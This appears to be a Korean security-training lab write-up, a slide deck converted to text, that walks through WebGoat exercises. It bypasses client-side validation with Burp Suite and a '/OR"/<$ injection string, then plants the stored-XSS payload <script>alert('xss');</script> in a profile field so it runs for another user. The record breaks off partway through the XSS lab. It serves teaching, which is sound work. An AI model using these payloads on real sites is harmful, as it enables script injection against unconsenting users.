This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

Field1: exactly three lowercase characters(^[a-z]{3}\$)  
abc

Field2: exactly three digits(^[0-9]{3}\$)  
123

Field3: letters, numbers, and space only(^[a-zA-Z0-9 ]\*\$)  
abc 123 ABC

Field4: enumeration of numbers (^one|two|three|four|five|six|seven|eight|nine)\$)  
seven

Field5: simple zip code (^d{5}\$)  
90210

Field6: zip with optional dash four (^d{5}(-d{4})?\$)  
90210-1111

Field7: US phone number with or without dashes (^([2-9]d{2}-)?d{3}-?d{4}\$)  
301-604-4882

Submit

Cookie/s

name	JSESSIONID
value	ACD044B258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1574219258
menu	1700
stage	
num	

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 7

» '/OR"/<\$\w> 수정 후 Burp Suite 잡고 다시 submit

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. You must break all 7 validators at the same time.

Field1: exactly three lowercase characters(^[a-z]{3}\$)  
'/OR"/<\$\w>

Field2: exactly three digits(^[0-9]{3}\$)  
'/OR"/<\$\w>

Field3: letters, numbers, and space only(^[a-zA-Z0-9 ]\*\$)  
'/OR"/<\$\w>

Field4: enumeration of numbers (^{one|two|three|four|five|six|seven|eight|nine})  
'/OR"/<\$\w>

Field5: simple zip code (^{\d{5}}\$)  
'/OR"/<\$\w>

Field6: zip with optional dash four (^{\d{5}}(-{\d{4}})?\$)  
'/OR"/<\$\w>

Field7: US phone number with or without dashes (^{2-9}{d{2}}-?{d{3}}-?{d{4}}\$)  
'/OR"/<\$\w>

Submit

Cookie/s

name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1574219258
menu	1700
stage	
num	

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 8

» 어려운 화면 출력

The screenshot shows a Mozilla Firefox window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: "192.168.93.144:8080/WebGoat/start.mvc#attack/1574219258/1700". The main content area is a challenge from the WebGoat application. The challenge instructions state: "This website performs both client and server side validation. For this exercise, your job is to break all 7 validators at the same time." Below the instructions are seven input fields, each with a validation regex and a corresponding error message in a JavaScript error dialog box:

- Field1: exactly three lowercase characters(^[a-z]{3}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7
- Field2: exactly three digits(^{\d{3}}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7
- Field3: letters, numbers, and underscores(^[\w]{1,10}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7
- Field4: enumeration of numbers (^\d{1}|^\d{2}|^\d{3}|^\d{4}|^\d{5}|^\d{6}|^\d{7}|^\d{8}|^\d{9}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7
- Field5: simple zip code (^{\d{5}}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7
- Field6: zip with optional dash four (^{\d{5}(-\d{4})?}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7
- Field7: US phone number with or without dashes (^{2-9}\d{2}-?\d{3}-?\d{4}\$)  
Error: bad field1, bad field2, bad field3, bad field4, bad field5, bad field6, bad field7


On the right side of the browser window, there are two panels: "Cookie/s" and "Parameters". The "Cookie/s" panel shows a single cookie entry: name=jSESSIONID, value=ACD0448258E7B049AAE2EEE28ACDE70A. The "Parameters" panel shows three parameters: scr=1574219258, menu=1700, stage=0, and num=false.

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 9

» 마우스 오른쪽 클릭 -> Do intercept -> Response to this request 진행



# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 10

» 바로 도약 된 응답을 확인

```

Burm Suite Community Edition v1.7.35 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Comment this item
Forward Drop Intercept is on Action
Raw Headers Hex HTML Render
Response from http://192.168.93.144:8080/WebGoat/attack?Screen=1574219258&menu=1700
Field2.<BR>Server side validation violation: You succeeded forField3.<BR>Server side validation violation: You succeeded forField4.<BR>Server side validation violation: You succeeded forField5.<BR>Server side validation violation: You succeeded forField6.<BR>Server side validation violation: You succeeded forField7.</div>
<div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action="#attack/1574219258/1700' enctype=' '><SCRIPT>
regex1='^a-z{3}$';
regex2='^0-9{3}$';
regex3='^a-zA-Z0-9 {3}$';
regex4='^(one|two|three|four|five|six|seven|eight|nine)$';
regex5='^\d{5}$';
regex6='^\d{5}(-\d{4})$';
regex7='^(2-9)\d{2}-?\d{3}-?\d{4}$';
function validate() {
msg='JavaScript found form errors'; err=0;
if (!regex1.test(document.form.field1.value)) {err+=1; msg+='\n bad field1'};
if (!regex2.test(document.form.field2.value)) {err+=1; msg+='\n bad field2'};
if (!regex3.test(document.form.field3.value)) {err+=1; msg+='\n bad field3'};
if (!regex4.test(document.form.field4.value)) {err+=1; msg+='\n bad field4'};
if (!regex5.test(document.form.field5.value)) {err+=1; msg+='\n bad field5'};
if (!regex6.test(document.form.field6.value)) {err+=1; msg+='\n bad field6'};
if (!regex7.test(document.form.field7.value)) {err+=1; msg+='\n bad field7'};
if (err > 0 ) alert(msg);
else document.form.submit();
}
</SCRIPT>
<div>Field1: exactly three lowercase characters(^a-z{3}$)</div><div><textarea cols='25' name='field1' rows='1'>'OR"/<$</textarea></div><p><div>Field2: exactly three digits(^0-9{3}$)</div><div><textarea cols='25' name='field2' rows='1'>'OR"/<$</textarea></div><p><div>Fields: letters, numbers, and space only(^a-zA-Z0-9 {3}$)</div><div><textarea cols='25' name='field3' rows='1'>'OR"/<$</textarea></div><p><div>Field4: enumeration of numbers (^one|two|three|four|five|six|seven|eight|nine)$)</div><div><textarea cols='25' name='field4' rows='1'>'OR"/<$</textarea></div><p><div>Fields: simple zip code (^d{5})(-\d{4})</div><div><textarea cols='25' name='field5' rows='1'>'OR"/<$</textarea></div><p><div>Field6: zip with optional dash four (^d{5}(-\d{4})?)</div><div><textarea cols='25' name='field6' rows='1'>'OR"/<$</textarea></div><p><div>Field7: US phone number with or without dashes (^(\d{2}-9)\d{2}-?\d{3}-?\d{4})</div><div><textarea cols='25' name='field7' rows='1'>'OR"/<$</textarea></div><p><input id='submit_bt' value='Submit' onclick='validate();' type='SUBMIT'></form></div>


```

# 6 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버에게 보낼 패킷 Burp Suite 10

» 입력에 대한 적정한 검증이 없는 걸 확인



WebGoat - Mozilla Firefox

192.168.93.144:8080/WebGoat/start.mvc#attack/1574219258/1700

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Kali Training, Getting Started

Show Source | Show Solution | Show Plan | Show Hints | Restart Lesson

**Congratulations. You have successfully completed this lesson.**

This website performs both client and server side validation. For this exercise, your job is to break the client side validation and send the website input that it wasn't expecting. **You must break all 7 validators at the same time.**

\*  
**Server side validation violation: You succeeded for Field1.**  
**Server side validation violation: You succeeded for Field2.**  
**Server side validation violation: You succeeded for Field3.**  
**Server side validation violation: You succeeded for Field4.**  
**Server side validation violation: You succeeded for Field5.**  
**Server side validation violation: You succeeded for Field6.**  
**Server side validation violation: You succeeded for Field7.**

Field1: exactly three lowercase characters(^ [a-z]{3} \$)  
 '/OR"/<\$1>

Field2: exactly three digits(^ [0-9]{3} \$)  
 '/OR"/<\$1>

Field3: letters, numbers, and space only(^ [a-zA-Z0-9 ]\*\$)  
 '/OR"/<\$1>

Field4: enumeration of numbers (^ (one|two|three|four|five|six|seven|eight|nine)\$)  
 '/OR"/<\$1>

**Cookies / Parameters**

Cookie/s

name	JSESSIONID
value	ACD0448258E7B049AAE2EEE28ACDE70A
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters

scr	1574219258
menu	1700
stage	
num	

## <실습> WebGoat

### • 실습번호 # 1.3.2.7.1 XSS(OWASP Top 10 중 A7:2017)

#### - 실습 목표

- » XSS(Stored Cross-Site Scripting)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

- » XSS (Stored Cross Site Scripting) 공격을 실행합니다. 'Tom'으로서 프로필 편집 페이지의 스트리트 필드에 대해 저장된 XSS 공격을 실행하십시오. 'Jerry'가 공격의 영향을 받는지 확인하십시오. 계정의 암호는 주어진 이름의 소문자 버전입니다.

## • 실습 풀이

### - 공격 서버에서 문제 선택

» Cross-Site-Scripting(XSS)

» Stage 1 : Stored XSS 선택

**Stage 1**

Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.  
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.  
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

Cookies / Parameters	
<b>name</b>	JSESSIONID
<b>value</b>	75025B79D4ECCED5612754E7F
<b>comment</b>	
<b>domain</b>	
<b>maxAge</b>	-1
<b>path</b>	
<b>secure</b>	false
<b>version</b>	0
<b>httpOnly</b>	false

Parameters	
<b>scr</b>	611366032
<b>menu</b>	900
<b>stage</b>	1
<b>num</b>	

## • 실습 풀이

- 공격 서버에서 TomCat이라는 특정 사용자 프로필을 통해 스크립트를 삽입
  - » Tom Cat 선택 후 tom 입력

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

AJAX Security Authentication Flaws Buffer Overflows Code Quality Concurrency Cross-Site Scripting (XSS) Phishing with XSS LAB: Cross Site Scripting Stage 1: Stored XSS Stage 2: Block Stored XSS using Input Validation Stage 3: Stored XSS Revisited Stage 4: Block Stored XSS using Output Encoding Stage 5: Reflected XSS Stage 6: Block Reflected XSS Stored XSS Attacks Reflected XSS Attacks Cross Site Request Forgery (CSRF) CSRF Prompt By-Pass CSRF Token By-Pass HTTPOnly Test

Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.  
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.  
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

**Goat Hills Financial Human Resources**

Please Login

Tom Cat (employee)

Password


Login

PARAMETERS

Cookie/s	
name	JSESSIONID
value	75025B79D4ECCED5612754E7F
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false


Parameters

scr	611366032
menu	900
stage	1
num	



## • 실습 풀이

- 공격 서버에서 로그인 후 ViewProfile 클릭



The screenshot shows a browser window titled "WebGoat - Iceweasel". The address bar displays the URL: 192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1. The left sidebar contains a navigation menu with various security challenges listed under categories like Buffer Overflows, Code Quality, Concurrency, etc. The "Stage 1: Stored XSS" challenge is currently selected. The main content area shows a login page for "Goat Hills Financial Human Resources". The user "Tom" is logged in, and the page displays a list of staff members. The "ViewProfile" button for the user "Tom Cat (employee)" is highlighted with a red box. To the right of the main content, there is a "Parameters" panel showing session parameters:

name	JSESSIONID
value	75025B79D4ECCED5612754E7F1
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the session parameters, there is a "Parameters" section with the following values:

scr	611366032
menu	900
stage	1
num	

# <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 EditProfile을 통해 프로필 수정

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

AJAX Security >

- Authentication Flaws >
- Buffer Overflows >
- Code Quality >
- Concurrency >
- Cross-Site Scripting (XSS) >
- Phishing with XSS
- LAB: Cross Site Scripting
- Stage 1: Stored XSS
- Stage 2: Block Stored XSS using Input Validation
- Stage 3: Stored XSS Revisited
- Stage 4: Block Stored XSS using Output Encoding
- Stage 5: Reflected XSS
- Stage 6: Block Reflected XSS
- Stored XSS Attacks
- Reflected XSS Attacks
- Cross Site Request Forgery (CSRF)
- CSRF Prompt By-Pass
- CSRF Token By-Pass
- HTTPOnly Test

Goat Hills Financial Human Resources

Welcome Back Tom

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	106
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

ListStaff EditProfile Logout

PARAMETERS

Cookie/s
name JSESSIONID
value 75025B79D4ECCED5612754E7Ff
comment
domain
maxAge -1
path
secure false
version 0
httpOnly false

Parameters

scr 611366032
menu 900
stage 1
num

## • 실습 풀이

- 공격 서버에서 Street에 <script>alert('xss');</script>를 삽입 후 Update  
 ≫ Javascript 중 alert이라는 알람창 함수를 통해 Server가 아닌 Client를 공격하는 기본적인 공격

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Buffer Overflows >  
Code Quality >  
Concurrency >  
Cross-Site Scripting (XSS) >  
Phishing with XSS  
LAB: Cross Site Scripting  
Stage 1: Stored XSS  
Stage 2: Block Stored XSS using Input Validation  
Stage 3: Stored XSS Revisited  
Stage 4: Block Stored XSS using Output Encoding  
Stage 5: Reflected XSS  
Stage 6: Block Reflected XSS  
Stored XSS Attacks  
Reflected XSS Attacks  
Cross Site Request Forgery (CSRF)  
CSRF Prompt By-Pass  
CSRF Token By-Pass  
HTTPOnly Test  
Improper Error Handling >  
Injection Flaws >

The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

**Goat Hills Financial Human Resources**

Welcome Back Tom

First Name:	Tom	Last Name:	Cat
Street:	<script>alert('xss');</script>		
Phone:	443-599-0762	City/State:	New York, NY
SSN:	792-14-6364	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	Tom Cat
Disciplinary Explanation:	NA		
Disciplinary Action Dates:	0		

ViewProfile UpdateProfile Logout

name value comment domain maxAge path secure version httpOnly

JSESSIONID 75025B79D4ECCED5612754E7F1

Parameters

scr 611366032  
menu 900  
stage 1  
num

# <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 수정 확인 후 로그아웃

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

AJAX Security >  
Authentication Flaws >  
Buffer Overflows >  
Code Quality >  
Concurrency >  
Cross-Site Scripting (XSS) >  
Phishing with XSS  
LAB: Cross Site Scripting  
**Stage 1: Stored XSS**  
Stage 2: Block Stored XSS using Input Validation  
Stage 3: Stored XSS Revisited  
Stage 4: Block Stored XSS using Output Encoding  
Stage 5: Reflected XSS  
Stage 6: Block Reflected XSS  
Stored XSS Attacks  
Reflected XSS Attacks  
Cross Site Request Forgery (CSRF)  
CSRF Prompt By-Pass  
CSRF Token By-Pass  
HTTPOnly Test

Stage 1: Execute a Stored Cross Site Scripting (XSS) attack.  
As 'Tom', execute a Stored XSS attack against the Street field on the Edit Profile page. Verify that 'Jerry' is affected by the attack.  
The passwords for the accounts are the lower-case versions of their given names (e.g. the password for Tom Cat is "tom").

**Goat Hills Financial Human Resources**

Welcome Back Tom

First Name: Tom Last Name: Cat  
Street:  Logout

Phone: 443-599-0762 Start Date: 1011999  
SSN: 792-14-6364 Salary: 80000  
Credit Card: 5481360857968521 Credit Card Limit: 30000  
Comments: Co-Owner. Manager: 105  
Disciplinary Explanation: NA Disciplinary Action Dates: 0


ListStaff EditProfile Logout

**PARAMETERS**

Cookie/s
<b>name</b> JSESSIONID
<b>value</b> 75025B79D4ECCED5612754E7F
<b>comment</b>
<b>domain</b>
<b>maxAge</b> -1
<b>path</b>
<b>secure</b> false
<b>version</b> 0
<b>httpOnly</b> false

**Parameters**

<b>scr</b> 611366032
<b>menu</b> 900
<b>stage</b> 1
<b>num</b>



# <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 팀장인 Jerry Mouse 로그인

» Jerry Mouse 선택 후 jerry 입력

The screenshot shows a browser window titled "WebGoat - Iceweasel" with the URL "192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1". The left sidebar lists various security challenges, including "Stage 1: Stored XSS". The main content area displays a login page for "Goat Hills Financial Human Resources". The login form has two fields: "Username" containing "Jerry Mouse (hr)" and "Password" containing "\*\*\*\*\*". A red box highlights both fields. Below the form is the error message "\* Login failed". To the right of the browser window is a sidebar titled "Parameters" which shows session variables:

name	JSESSIONID
value	75025B79D4ECCED5612754E7Ff
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the session variables is another section titled "Parameters" with the following values:

scr	611366032
menu	900
stage	1
num	

# <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 Tom Cat에 대한 프로파일 확인

The screenshot shows a browser window titled "WebGoat - Iceweasel". The address bar displays the URL: 192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1. The left sidebar contains a navigation menu with various security challenges, including "Stage 1: Stored XSS". The main content area shows a login page for "Goat Hills Financial Human Resources". The user "Jerry" is logged in, and the page displays a list of staff members: "Tom Cat (employee)", "Jerry Mouse (hr)", and "Joanne McDougal (hr)". The "Tom Cat (employee)" entry is highlighted with a red box. To the right of the list are several buttons: "SearchStaff", "ViewProfile" (which is also 